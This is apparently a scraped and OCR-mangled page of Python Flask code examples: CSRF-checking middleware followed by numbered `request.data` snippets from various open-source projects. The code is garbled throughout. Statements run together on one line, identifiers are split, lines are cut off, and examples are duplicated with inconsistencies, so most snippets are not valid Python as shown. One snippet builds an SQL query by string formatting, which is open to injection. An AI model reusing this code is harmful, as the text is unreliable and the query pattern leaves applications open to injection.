view = app.view_functions.get(request.endpoint) if not view:

return

dest = '%s.%s' % (view.__module__, view.__name__) if dest in
self._exempt_views:

return

csrf_token = None

if request.method in ('POST', 'PUT', 'PATCH'):

# find the `csrf_token` field in the submitted form

# if the form had a prefix, the name will be `{prefix}-csrf_token` for key
in request.form:

if key.endswith('csrf_token'):

csrf_token = request.form[key]

if not csrf_token:

# You can get csrf token from header

# The header name is the same as Django

csrf_token = request.headers.get('X-CSRFToken') if not csrf_token:

# The header name is the same as Rails
```

```

        csrf_token = request.headers.get('X-CSRF-Token') if not
        validate_csrf(csrf_token):
            reason = 'CSRF token missing or incorrect.'
            return self._error_response(reason)

        if request.is_secure and strict:
            if not request.referrer:
                reason = 'Referrer checking failed - no Referrer.'
                return self._error_response(reason)

            good_referrer = 'https://%s/' % request.host if not
            same_origin(request.referrer, good_referrer): reason = 'Referrer
            checking failed - origin not match.'
            return self._error_response(reason)

        request.csrf_valid = True # mark this request is csrf valid
    
```

## Example 14

Project: *pipa-pay-server* Author: *davidvon* File: [csrf.py](#) Apache  
[License 2.0](#)

4 vo

```

def init_app(self, app):
    app.jinja_env.globals['csrf_token'] = generate_csrf strict =
    app.config.get('WTF_CSRF_SSL_STRICT', True) csrf_enabled =
    app.config.get('WTF_CSRF_ENABLED', True)

    @app.before_request
    def _csrf_protect():
        
```

```
# many things come from django.middleware.csrf if not csrf_enabled:  
return  
  
if request.method in ('GET', 'HEAD', 'OPTIONS', 'TRACE'): return  
  
if self._exempt_views:  
  
if not request.endpoint:  
  
return  
  
view = app.view_functions.get(request.endpoint) if not view:  
  
return  
  
dest = '%s.%s' % (view.__module__, view.__name__) if dest in  
self._exempt_views:  
  
return  
  
csrf_token = None  
  
if request.method in ('POST', 'PUT', 'PATCH'):  
  
# find the `csrf_token` field in the submitted form  
  
# if the form had a prefix, the name will be `{prefix}-csrf_token` for key  
in request.form:  
  
if key.endswith('csrf_token'):  
  
csrf_token = request.form[key]  
  
if not csrf_token:  
  
# You can get csrf token from header  
  
# The header name is the same as Django
```

```
csrf_token = request.headers.get('X-CSRFToken') if not csrf_token:  
    # The header name is the same as Rails  
  
    csrf_token = request.headers.get('X-CSRF-Token') if not  
    validate_csrf(csrf_token):  
  
    reason = 'CSRF token missing or incorrect.'  
  
    return self._error_response(reason)  
  
if request.is_secure and strict:  
  
    if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
        return self._error_response(reason)  
  
    good_referrer = 'https://%s/' % request.host if not  
    same_origin(request.referrer, good_referrer): reason = 'Referrer  
    checking failed - origin not match.'  
  
    return self._error_response(reason)  
  
request.csrf_valid = True # mark this request is csrf valid
```

## Python `flask.request.data()` Examples

The following are code examples for showing how to use `flask.request.data()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `BCP2017` Author: `cmh19970307` File: `test_for_flask.py` MIT License 7 vc

```
def real_time_api():
    if request.method == 'POST':
        #question=request.data
        #question=request.data
        data2,model2=loaddata()
        datadict=request.form
        print(datadict['que'])
        #print(data2)
        #return datadict['que']

        print(request.form)
        print(request.args)
        print(request.values)
        print(request.cookies)
        #dataDict = request.data
        print(request.data)

        #print(dataDict)
        #print(dataDict)
        #return str(dataDict)
        #return 'hd1kgjahbadku'
        return datadict['que']
    else:
        return 'ghjk'
```

### Example 2

Project: `new-anno.py` Author: `yearsyuan` File: `server.py` MIT License 6 vc

```
def getNewTermCourses():
    data = json.loads(request.data)
    stu = neu.NeuStu(data['stuID'], data['stuPass'])
    response = {"message": "教务处可以正常访问，获取即时数据", "code": 200}
    if stu.success:
        try:
            #尝试获取课程
            courses = stu.get_course(transformer(data['term'][1]['schoolYear']), t
        except:
            response['message'] = "访问教务处错误"
            response['code'] = 500
            courses = []
    else:
        response['message'] = '登录错误'
        response['code'] = 400
        courses = []
    response['data'] = courses
    return json.dumps(response, ensure_ascii=False)
```

Python flask.request.data() Examples The following are code examples for showing how to use `flask.request.data()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BOP2017* Author: *crh19970307* File: [test\\_for\\_flask.py](#) MIT License

7 vo

```
def real_time_api():

    if request.method == 'POST':

        #question=request. data

        #question=request. data

        data2,model2=loaddata()

        datadict=request.form

        print(datadict['que'])

        #print(data2)

        #return datadict['que']

        print(request.form)

        print(request.args)

        print(request.values)

        print(request.cookies)
```

```
#dataDict = request. data  
  
print(request. data)  
  
#print(dataDict)  
  
#print(dataDict)  
  
#return str(dataDict)  
  
#return 'hdlkgjahbadks'  
  
return datadict['que']  
  
else:  
  
return'ghjk'
```

## Example 2

Project: *neu-eone.py* Author: *yearsyan* File: [server.py](#) [MIT License](#)

6 vo

```
def getNewTermCourse():  
  
data = json.loads(request. data)  
  
stu = neu.NeuStu( data['stuID'], data['stuPass']) response =  
{ "message": "教务处可以正常访问， 获取即时数据", "code": 200}  
  
if stu.success:  
  
try:  
  
# 尝试获取课程  
  
courses = stu.get_course( transformer[ data['term']] ['schoolYear'], t  
except:
```

```
response['message']="访问教务处错误"
response['code']=500
courses = []
else:
    response['message'] = "登录错误"
    response['code'] = 400
    courses=[]
response[' data']=courses
return json.dumps(response,ensure_ascii=False)
```

### Example 3

Project: *wemoo-center* Author: *wemoo* File: [webhook.py](#) [MIT License](#)

6 vo

```
def webhook():
    data = simplejson.loads(request. data)
    print( data)
    event = data.get('event')
    repo = data.get('repository')
    if not repo:
        print('>>> not a repo')
    return render.ok('not a repo')
```

```
repo_name = repo.get('name')

if not repo_name:

    print('>>> repo name missing')

    return render.ok('repo name missing')

if event in ('push', 'merge_request', 'pull_request'): if repo_name in ('test'):

    output = str(execute(script, 300), 'utf-8') print(output)

    return render.ok(output)

return render.ok()
```

## Example 4

Project: *wemoo-center* Author: *wemoo* File: [\*hosts.py\*](#) MIT License

6 vo

```
def hosts_post():

    data = simplejson.loads(request. data)

    now = datetime.datetime.now()

    result = Host.objects(uuid= data['uuid']).update(

        set__system= data['system'],

        set__hostname= data['node'],

        set__release= data['release'],

        set__version= data['version'],

        set__machine= data['machine'],
```

```
set__processor= data['processor'],
set_on_insert_created_at=now,
updated_at=now,
upsert=True)

if result > 0:

    host = Host.objects(uuid= data['uuid']).get(0) return
    render.ok(host.to_dict())

else:

    return render.error()
```

## Example 5

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

```
6 vo

def license_create():

    data_update = json.loads(request. data)

    if 'licenses' not in database:

        database.update({'licenses': []})

    data_src = get_object_id('licenses', 'license', data_update['license'])

    if data_src != {}:

        return make_response(json.dumps(
            get_object_id('messages', 'name', 'already exists')['message']), '409'
```

```
new = {'license': data_update['license'],
       'ID': '255d9673-7281-43c4-be57-fdec677f6e07',
       'isClusterLicense': 'True',
       'description': 'None',
       'company': 'Compagny-1',
       'allowedNICsCount': '100',
       'allowedVMsCount': '100',
       'productVersion': '2',
       'majorRelease': '6',
       'expirationDate': 1500000000000000}
database['licenses'].append(new)
```

return json.dumps([get\_object\_id('licenses', 'ID', '255d9673-7281-43c4-be57-fd

**Example 6**  
Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

6 vo

```
def get_handle_for_mac(mac):
```

```
    """ For a given mac in XXXXXXXXXXXX format return a string with  
    the handle associated with the mac address. In the event that we  
    don't find a handle we return a string of dashes.
```

```
    """
```

```
# Staff handles will be displayed as STAFF in the leaderboard.
```

```
# TODO: Put this in config?

staff = ['btm', 'Terry', 'effffn', 'ipl31', 'kencaruso', 'sandinak', 'robotlan
missing_handle = "-----"

query = "SELECT * FROM handles
WHERE badge_mac='{0}'".format(mac) conn = mysql.connect()

cursor = conn.cursor()

cursor.execute(query)

data = cursor.fetchall()

conn.close()

try:

    result = data[0][2].strip()

except IndexError:

    result = missing_handle

if result in staff:

    return "{0} *STAFF".format(result) return result
```

## Example 7

[Project: bitcointalk-sentiment](#) Author: [DolphinBlockchainIntelligence](#)  
[File: embedding\\_server.py](#) MIT

6 vo

[License](#)

```
def transform():
```

```

if model is None:

    abort(500, 'Model is not initialized.')

    global maxSeqLength

    global numFeatures

    global model

    response = {}

    for item in request. data['texts']:

        try:

            id = item['id']

            vector_sequence = get_sequence_matrix(get_tokens(item['text']),
maxSeq response[id] = vector_sequence

        except KeyError as e:

            abort(400, 'Wrong JSON format, key %s' % e) except Exception as
e:

                abort(500, 'Internal server error: %s' % str(e)) return
jsonify(response)

```

## **Example 8**

Project: *LayersBox* Author: *learning-layers* File: [\*layersbox-studio.py\*](#)  
[Apache License 2.0](#)

6 vo

def layersbox\_container\_status():

```
proc = subprocess.Popen(['python', 'layersbox',
'status'],stdout=subprocess.PIPE)
result = []

proc.stdout.readline()
proc.stdout.readline()

while True:
    line = proc.stdout.readline()
    if line != "":
        data = {}
        #the real code does filtering here
        rarr = re.sub(' +',' ',line.rstrip()).split(" ")
        if(len(rarr)<3):
            break
        data["component"] = rarr[0]
        data["cmd"] = rarr[1]
        data["status"] = rarr[2]
        if(len(rarr)>3):
            data["ports"] = rarr[3]
        result.append( data )
    else:
        break
return flask.jsonify(result)
```

## Example 9

Project: *ServerSan* Author: *BennyThink* File: [webhook.py](#) Apache License 2.0

```
6 vo

def create():

try:

d = json.loads(request. data)

except ValueError:

return json.dumps({'status': 1, 'info': 'request failed.'}) current_ts = time.time()

_id = False

d.update(timestamp=current_ts)

perm = ts_can_insert(d.get('auth'), current_ts) and
token_can_insert(d.get('au') if perm:

_id = col.insert_one(d).inserted_id

if _id:

return json.dumps({'status': 0, 'info': 'success'}) else:

return json.dumps({'status': 2, 'info': 'op too frequent or invalid token.')
```

## Example 10

Project: *social-relay* Author: *jaywink* File: [views.py](#) GNU Affero General Public License v3.0

6 vo

```
def receive_public():
```

```
if not request. data:  
  
    return abort(404)  
  
    # Queue to rq for processing  
  
    public_queue.enqueue("workers.receive.process", request. data,  
    timeout=app.con  
  
    # Log statistics  
  
    log_receive_statistics(request.remote_addr)  
  
    # return 200 whatever  
  
    data = {  
  
        'result': 'ok',  
  
    }  
  
    js = json.dumps( data)  
  
    return Response(js, status=200, mimetype='application/json')
```

### Example 11

Project: *BOP2017* Author: *crh19970307* File: [webserver.py](#) [MIT License](#)

6 vo

```
def real_time_api():  
  
    if request.method == 'POST':  
  
        #question=request. data  
  
        #question=request. data
```

```
data2,model2=loaddata()

datadict=request.form

print(datadict['que'])

#print(data2)

#return datadict['que']

print(request.form)

print(request.args)

print(request.values)

print(request.cookies)

#dataDict = request. data

print(request. data)

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

return getanswer(datadict['que'],data2,model2) else:

return'ghjk'
```

## Example 12

Project: *BOP2017* Author: *crh19970307* File: [webserver-v2.py](#) [MIT License](#)

```

def loaddata():

    f = open('baike.txt', 'r', encoding='utf-8') r = f.read()

    # print(r[0])

    data = re.sub(r'\s+', ' ', r)

    data = re.split('[ ! ? 。 ; ;!?]', data)

    model = load_model('model/0.608113.h5')

    global graph

    graph = tf.get_default_graph()

    return data, model

"""

f2=open('baike-process.txt','w') f2.write(str( data))

f2.close()

"""

# print( data[0:10])

```

### **Example 13**

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

6 vo

def post(self):

""

新建相册

```
""
```

```
post_data = request.data
```

```
user = request.user
```

```
name = post_data.pop('name', None)
```

```
description = post_data.pop('description', None) if name is None:
```

```
    return HTTP.BAD_REQUEST(message='相册名称不能为空')
```

```
album = Album(name=name, user=user)
```

```
if description is not None:
```

```
    album.description = description
```

```
    album.save()
```

```
serializer = AlbumSerializer(album)
```

```
return HTTP.OK( data=serializer.data)
```

#### Example 14

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

6 vo

```
def put(self, pk):
```

```
""
```

修改相册

```
""
```

```
post_data = request.data
```

```
user = request.user

name = post_data.pop('name', None)

description = post_data.pop('description', None) album =
Album.query.filter_by(id=pk, user=user).get_or_404('相册不存在') if
name is not None:

album.name = name

if description is not None:

album.description = description

album.save()

serializer = AlbumSerializer(album)

album.delete()

return HTTP.OK( data=serializer. data)
```

## Example 15

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
["New" or "Revised" License](#)

6 vo

```
def get(self):
```

```
""
```

获取图片列表

```
""
```

```
query_dict = request. data user = request.user
```

```
page, number = self.page_info  
keys = ['name', 'description']  
order_by = gen_order_by(query_dict, keys)  
filter_dict = gen_filter_dict(query_dict, keys, user=user) album =  
query_dict.pop('album', None)  
if album is not None:  
    filter_dict.update(album_id=album)  
images = Image.query.filter_by(  
    **filter_dict).order_by(*order_by).paginate(page, number) serializer =  
ImageSerializer(images.items, True) pageinfo = PageInfo(images)  
return HTTP.OK( data=serializer.data, pageinfo=pageinfo) Example  
16
```

Project: *maple-file* Author: *honmaple* File: [router.py](#) [BSD 3-Clause](#)  
["New" or "Revised" License](#)

6 vo

```
def put(self, pk):
```

""

修改图片信息

""

```
post_data = request.data
```

```
user = request.user
```

```
name = post_data.pop('name', None)
```

```
description = post_data.pop('description', None) image =
Image.query.filter_by(id=pk, user=user).get_or_404('图片不存在') if
name is not None:

image.name = name

image.url = os.path.join(image.path, name) if description is not
None:

image.description = description

image.save()

serializer = ImageSerializer(image)

return HTTP.OK( data=serializer. data)
```

## Example 17

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
["New" or "Revised" License](#)

```
6 vo

def delete(self, pk):

"""

删除图片

"""

user = request.user

image = Image.query.filter_by(id=pk, user=user).get_or_404('图片不
存在') serializer = ImageSerializer(image)

img_path =
os.path.join(current_app.config['UPLOAD_FOLDER_ROOT'],
```

```
image.url)

# 删除原图

if os.path.exists(img_path):
    os.remove(img_path)

# 删除缩略图

thumb_path =
os.path.join(current_app.config['UPLOAD_FOLDER_ROOT'],
image.url.replace('photo', 'thumb'))

if os.path.exists(thumb_path):
    os.remove(thumb_path)

image.delete()

return HTTP.OK( data=serializer. data)
```

### Example 18

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) Apache License 2.0

6 vo

```
def send_msg(self, _type, url, message, **kwargs): response = None
try:
    if _type == 'post':
        response = requests.post(url, headers=WebClient.headers,
data=mes elif _type == 'put':
```

```
response = requests.put(url, headers=WebClient.headers,
data=mess elif _type == 'get':
    response = requests.get(url, headers=WebClient.headers,
data=mess else:
    response = requests.delete(url, headers=WebClient.headers,
data=m except requests.RequestException as exception:
logger.info('Requests fail - exception %s', exception) response =
None
finally:
    reply = self.__process_msg_response(response)
    logger.info('Requests - response %s', response) if reply:
        return reply.text
    return reply
```

## Example 19

Project: *gym* Author: *intrig-unicamp* File: [main.py](#) Apache License 2.0

6 vo

```
def __process_msgs(self):
```

```
while True:
```

```
try:
```

```
    data = self.in_q.get()
```

```
except Empty:
```

```
    continue
```

```
else:  
  
    logger.info( data)  
  
    # msg = Message.parse( data, rpc_map)  
  
    msg = json.loads( data)  
  
    logger.info(msg)  
  
    if msg:  
  
        outputs = self.handle(msg)  
  
        self.exit(outputs)  
  
    else:  
  
        logger.info("could not parse data %s", data)
```

**Example 20**  
Project: *dig-sandpaper* Author: *usc-isi-i2* File: [search\\_server.py](#) [MIT License](#)

6 vo

```
def _index_fields(request):  
  
    if (request.headers['Content-Type'] == 'application/x-gzip'):  
        gz_data_as_file = BytesIO(request.data)  
  
        uncompressed = gzip.GzipFile(fileobj=gz_data_as_file, mode='rb')  
        jls = uncompressed.read()  
  
    elif (request.headers['Content-Type'] == 'application/json' or  
          request.headers['Content-Type'] == 'application/x-jsonlines'): jls =  
        request.data  
  
    else:
```

```
return ""

reader = codecs.getreader('utf-8')

jls_as_file = reader(BytesIO(jls)) jls = [json.dumps(jl) for jl in
[index_knowledge_graph_fields(jl) for jl in jl_file_iterator(jls_as_file)]]

if jl is not None]

return jls
```

## Example 21

Project: *flask-template* Author: *adrianocanofre* File: [\*helpers.py\*](#) [\*MIT License\*](#)

6 vo

```
def build_working_response(service, status, error_description="",
error_code=""): return {

"service": service,

"status": status,

"error_description": error_description,

"error_code": error_code

}

# def log_request(f):

# def wrapper(*args, **kwargs):

# message = "Method: " + str(request.method) + " endpoint: " +
request.full

# if request. data:
```

```
# message += str(request. data)
#
# response = f(*args, **kwargs)
#
# return response
#
# return wrapper
```

## Example 22

Project: *pnp* Author: *HazardDede* File: [\*http.py\*](#) MIT License

5 vo

```
def _create_app(self):
    that = self

    flask = load_optional_module('flask', self.EXTRA) app =
    flask.Flask(__name__)

    if self.server_impl == 'flask':
        # We need to register a shutdown endpoint, to end the serving if
        # using
        # development server

        @app.route('/_shutdown', methods=['DELETE']) def shutdown(): #
            pylint: disable=unused-variable from flask import request
            func = request.environ.get('werkzeug.server.shutdown') if func is
            None:
                raise RuntimeError('Not running with the Werkzeug Server') #
            func()
```

```
return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}
```

```
@app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)
```

```
@app.route('/<path:path>', methods=self.allowed_methods) def catch_all(path): # pylint: disable=unused-variable from flask import request
```

```
    data = request.get_json(force=True, silent=True) if data is None: # No valid json in request body > fallback to data
```

```
    data = request.data if request.data != b'' else None
```

```
    payload = dict(endpoint=path,
```

```
                   levels=['']) if path == "/" else path.split('/'),
```

```
                   method=request.method,
```

```
                   query=self._flatten_query_args(dict(request.args)), data=data,
```

```
                   is_json=isinstance(data, dict),
```

```
                   url=request.url,
```

```
                   full_path=request.full_path,
```

```
                   path=request.path
```

```
)
```

```
    that.notify(payload)
```

```
return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}
```

```
return app
```

## Example 23

Project: *wemoo-center* Author: *wemoo* File: [\*logs.py\*](#) MIT License

5 vo

```

def get_user():

    data = simplejson.loads(request. data)

    app_id = data.get('app_id', None)

    level = data.get('level', None)

    log_type = data.get("log_type", None)

    content = data.get('content', None)

    if not (app_id and level and log_type and content): return
    render.error('missing')

    Log(app_id=app_id, level=level, log_type=log_type,
    content=content).save() return render.ok()

```

## **Example 24**

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

5 vo

```

def gateway_create():

    data_update = json.loads(request. data)

    if 'gateways' not in database:

        database.update({'gateways': []})

    data_src = get_object_id('gateways', 'systemID',
    data_update['systemID']) if data_src != {}:

        return make_response(json.dumps(
            get_object_id('messages', 'name', 'already exists')['message']), '409'

```

```

id = '0'

for object in database['gateways']:
    if (object['ID'][0] > id):
        id = object['ID'][0]
        id = increment_id(id)
        new = {'ID': id,
                'systemID': '9.9.9.9',
                'name': 'gateway-unknown',
                'description': 'None',
                'pending': 'False',
                'redundancyGroupID': 'None',
                'personality': 'VRSG'}
        new.update(data_update)
        database['gateways'].append(new)
    return json.dumps([get_object_id('gateways', 'ID', id)])

```

## Example 25

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\*](#) Apache License 2.0

5 vo

```

def gatewayredundantgroup_create():
    data_update = json.loads(request. data)

```

```
if 'redundancygroups' not in database:  
  
    database.update({'redundancygroups': []})  
  
    id = get_object_id('redundancygroups', 'gatewayPeer1ID',  
        data_update['gatewayPeer1ID'])  
  
    if id != {}:  
  
        return make_response(json.dumps(  
  
            get_object_id('messages', 'name', 'already in use')['message']), '409'  
  
    id = get_object_id('redundancygroups', 'gatewayPeer2ID',  
        data_update['gatewayPeer2ID'])  
  
    if id != {}:  
  
        return make_response(json.dumps(  
  
            get_object_id('messages', 'name', 'already in use')['message']), '409'  
  
    id = '0'  
  
    for object in database['gateways']:  
  
        if (object['ID'][0] > id):  
  
            id = object['ID'][0]  
  
            id = increment_id(id)  
  
            new = {'ID': id,  
  
                'name': 'gw-group-unknown',  
  
                'description': 'None',  
  
                'entityScope': 'ENTERPRISE',
```

```
'enterpriseID': '76046673-d0ea-4a67-b6af-2829952f0812',
'gatewayPeer1ID': '11111111-1111-1111-111111111111',
'gatewayPeer2ID': '22222222-2222-2222-222222222222',
'gatewayPeer1Name': 'gateway-1',
'gatewayPeer2Name': 'gateway-2',
'redundantGatewayStatus': 'SUCCESS',
'personality': 'VRSG'}

new.update(data_update)

database['redundancygroups'].append(new)

return json.dumps([get_object_id('redundancygroups', 'ID', id)])
```

### Example 26

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\*](#) Apache License 2.0

```
5 vo

def
gatewayredundantgroup_create_with_enterprise_id(enterprise_id):
data_update = json.loads(request. data)

if 'redundancygroups' not in database:

database.update({'redundancygroups': []})

id = get_object_id('redundancygroups', 'gatewayPeer1ID',
data_update['gatewayPeer1ID'])

if id != {}:
```

```
return make_response(json.dumps(
    get_object_id('messages', 'name', 'already in use')['message']), '409'

id = get_object_id('redundancygroups', 'gatewayPeer2ID',
    data_update['gatewayPeer2ID'])

if id != {}:
    return make_response(json.dumps(
        get_object_id('messages', 'name', 'already in use')['message']), '409'

id = '0'

for object in database['gateways']:
    if (object['ID'][0] > id):
        id = object['ID'][0]
        id = increment_id(id)

    new = {'ID': id,
           'name': 'gw-group-unknown',
           'description': 'None',
           'entityScope': 'ENTERPRISE',
           'enterpriseID': enterprise_id,
           'gatewayPeer1ID': '11111111-1111-1111-111111111111',
           'gatewayPeer2ID': '22222222-2222-2222-222222222222',
           'gatewayPeer1Name': 'gateway-1',
           'gatewayPeer2Name': 'gateway-2',
```

```
'redundantGatewayStatus': 'SUCCESS',
'personality': 'VRSG'}
```

new.update(data\_update)

```
database['redundancygroups'].append(new)
```

```
return json.dumps([get_object_id('redundancygroups', 'ID', id)])
```

### Example 27

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\*](#) Apache License 2.0

5 vo

```
def object_create(obj_name):
    data_update = json.loads(request. data)
    data_src = get_object_id(obj_name, 'name', data_update['name']) if
    data_src != {}:
        return make_response(json.dumps(
            get_object_id('messages', 'name', 'already exists')['message']), '409'
        new = {'name': data_update['name'],
    'ID': '255d9673-7281-43c4-be57-fdec677f6e07',
    'description': 'None'}
    database[obj_name].append(new)
    return json.dumps([get_object_id(obj_name, 'ID', '255d9673-7281-43c4-be57-fdec
```

### Example 28

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\*](#) Apache License 2.0

5 vo

```
def object_update(obj_name, obj_id):  
    data_update = json.loads(request. data)  
  
    data_src = get_object_id(obj_name, 'ID', obj_id)  
    data_src.update(data_update)  
  
    return '{}'
```

### **Example 29**

Project: *seleniumrt* Author: *wsgggws* File: [\*app.py\*](#) MIT License

5 vo

```
def not_allowed(error):  
  
    return jsonify({  
        "meta": {  
            "code": HttpStatus.METHOD_NOT_ALLOWED,  
            "message": "Method not allowed"  
        },  
        "data": None  
    }), HttpStatus.METHOD_NOT_ALLOWED
```

### **Example 30**

Project: *seleniumrt* Author: *wsgggws* File: [\*app.py\*](#) MIT License

5 vo

```
def not_found(error):
    return jsonify({
        "meta": {
            "code": HttpStatus.NOT_FOUND,
            "message": "Not found"
        },
        "data": None
    }), HttpStatus.NOT_FOUND
```

### Example 31

Project: *seleniumrt* Author: wsgggws File: [app.py](#) [MIT License](#)

5 vo

```
def whoami():
    # request_id = request.headers.get('Request-Id') or str(uuid.uuid4())
    return jsonify({
        "meta": {
            "code": HttpStatus.OK,
            "message": "OK"
        },
        "data": {"version": VERSION}
    })
```

## Example 32

Project: *seleniumrt* Author: *wsgggws* File: [app.py](#) [MIT License](#)

5 vo

```
def check_request_valid_length(cls, request): if len(str(request.data)) > MAX_BYTE_PAYLOAD: raise Errors.ValidLengthError(
```

```
meta_code=HTTPStatus.REQUEST_ENTITY_TOO_LARGE,  
meta_message="Reque Example 33"
```

Project: *seleniumrt* Author: *wsgggws* File: [app.py](#) [MIT License](#)

5 vo

```
def check_request_valid_json(cls, request): request_data = request.data
```

try:

```
json.loads(request_data.decode("utf8")) except Exception:
```

```
app.logger.error(format_exc())
```

```
raise Errors.ValidJSONException()
```

```
meta_code=HTTPStatus.BAD_REQUEST, meta_message="Invalid JSON forma Example 34"
```

Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

5 vo

```
def get_top_ssids():
```

```
""" Return the top 20 ssids in the DB """
```

```
query = ("SELECT ssid, COUNT(ssid) AS popularity FROM entries"
```

```
" GROUP BY ssid ORDER BY popularity DESC limit 20") conn =  
mysql.connect()  
  
cursor = conn.cursor()  
  
cursor.execute(query)  
  
data = cursor.fetchall()  
  
conn.close()  
  
return data
```

### Example 35

Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

5 vo

```
def get_top_bssids():  
  
    """ Return the top 20 bssids in the DB """  
  
    query = ("SELECT bssid_mac, COUNT(bssid_mac) AS popularity "  
    "FROM entries GROUP BY bssid_mac "  
    "ORDER BY popularity DESC limit 20") conn = mysql.connect()  
  
    cursor = conn.cursor()  
  
    cursor.execute(query)  
  
    data = cursor.fetchall()  
  
    conn.close()  
  
    return data
```

### Example 36

Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

5 vo

```
def get_total_entries():

    """ Return a count of total rows in the entries table """

    query = " select COUNT(*) from entries"

    conn = mysql.connect()

    cursor = conn.cursor()

    cursor.execute(query)

    data = cursor.fetchone()

    conn.close()

    return data
```

### Example 37

Project: *warbadge* Author: *robotlandman* File: [app.py](#) [MIT License](#)

5 vo

```
def get_unique_checkins():

    """ A checkin consists of (among other things) the mac of the sender
    and the mac of the bssid seen. This returns unique badge and bssid
    combos. Essentially we are deduping since badges can report the
    same mac many times."""

    query = ("SELECT badge_mac, bssid_mac FROM "
            "(SELECT DISTINCT badge_mac, bssid_mac FROM entries) "
```

```
"AS internalQuery")  
  
conn = mysql.connect()  
  
cursor = conn.cursor()  
  
cursor.execute(query)  
  
data = cursor.fetchall()  
  
conn.close()  
  
return data
```

### Example 38

5 vo

Project: *warbadge* Author: *robotlandman* File: [app.py](#) MIT License

```
def get_handles():  
  
    """ Display a view of all the handles and macs """  
  
    query = "SELECT * FROM handles"  
  
    conn = mysql.connect()  
  
    cursor = conn.cursor()  
  
    cursor.execute(query)  
  
    data = cursor.fetchall()  
  
    conn.close()  
  
    results = []  
  
    for handle_record in data:
```

```
results.append(handle_record)

return json.dumps( data)
```

## Example 39

Project: *ibart* Author: *jbech-linaro* File: [\*ibart.py\*](#) MIT License

5 vo

```
def verify_hmac_hash( data, signature):

try:

github_secret = bytearray(os.environ['GITHUB_SECRET'], 'utf-8')
except KeyError:

log.error("Environment variable GITHUB_SECRET probably not
set") return False

mac = hmac.new(github_secret, msg= data,
digestmod=hashlib.sha1)

# Need to convert this to bytearray, since hmac.compare_digest
expect

# either a unicode string or a byte array

hexdigest = bytearray("sha1=" + mac.hexdigest(), "utf-8") signature =
bytearray(signature, "utf-8") return hmac.compare_digest(hexdigest,
signature) Example 40
```

Project: *LayersBox* Author: *learning-layers* File: [\*layersbox-studio.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def layersbox_component_status():
```

```
proc = subprocess.Popen(['docker', 'ps'],stdout=subprocess.PIPE)
result = []

proc.stdout.readline()

while True:

    line = proc.stdout.readline()

    if line != "":

        data = {}

        #the real code does filtering here

        rarr = re.sub(' +', ' ',line.rstrip()).split(" ")
        if(len(rarr)<3):
            break

        data["id"] = rarr[0]

        data["component"] = rarr[1]

        data["cmd"] = rarr[2]

        data["created"] = rarr[3]

        data["status"] = rarr[4]

        if(len(rarr)<7):

            data["name"] = rarr[5]

        else:

            data["ports"] = rarr[5]

            data["name"] = rarr[6]

        result.append( data)
```

```
else:  
    break  
  
return flask.jsonify(*result)
```

## Example 41

Project: *LayersBox* Author: *learning-layers* File: [\*layersbox-studio.py\*](#)  
[Apache License 2.0](#)

```
5 vo  
  
def layersbox_install():  
    component=request. data  
  
    print(component)  
  
    thread = Thread(target = installComponent, args = (component, ))  
    thread.start()  
  
    return "Installing..."
```

## Example 42

Project: *LayersBox* Author: *learning-layers* File: [\*layersbox-studio.py\*](#)  
[Apache License 2.0](#)

```
5 vo  
  
def layersbox_uninstall():  
    component=request. data  
  
    proc = subprocess.Popen(['python', 'layersbox', 'uninstall',  
    component ],s output, error = proc.communicate())  
  
    if proc.returncode != 0:
```

```
return error

result = ""

while True:

    line = proc.stdout.readline()

    if line != ":":

        #the real code does filtering here

        result = result+line.rstrip()+"<br>"

    else:

        break

return result
```

### Example 43

Project: *insightface* Author: *deepinsight* File: [app.py](#) [MIT License](#)

```
5 vo

def get_image( data):

    image = None

    if 'url' in data:

        url = data['url']

        if url.startswith('http'):

            resp = urllib.urlopen(url)

            image = np.asarray(bytearray(resp.read()), dtype="uint8") image =

cv2.imdecode(image, cv2.IMREAD_COLOR) else:
```

```
image = cv2.imread(url, cv2.IMREAD_COLOR)

image = cv2.cvtColor(image, cv2.COLOR_BGR2RGB) image =
image_resize(image)

elif ' data' in data:

    _bin = data[' data']

    if _bin is not None:

        if not isinstance(_bin, list):

            _bin = base64.b64decode(_bin)

            _bin = np.fromstring(_bin, np.uint8)

            image = cv2.imdecode(_bin, cv2.IMREAD_COLOR) image =
cv2.cvtColor(image, cv2.COLOR_BGR2RGB) image =
image_resize(image)

        else:

            image = []

            for __bin in _bin:

                __bin = base64.b64decode(__bin)

                __bin = np.fromstring(__bin, np.uint8)

                __image = cv2.imdecode(__bin, cv2.IMREAD_COLOR) __image =
cv2.cvtColor(__image, cv2.COLOR_BGR2RGB) __image =
image_resize(__image)

                image.append(__image)

    return image
```

## Example 44

Project: *insightface* Author: *deepinsight* File: [app.py](#) [MIT License](#)

5 vo

```
def ver():
```

```
try:
```

```
    data = request. data
```

```
    values = json.loads( data)
```

```
    source_image = get_image(values['source']) if source_image is  
    None:
```

```
        print('source image is None')
```

```
    return '-1'
```

```
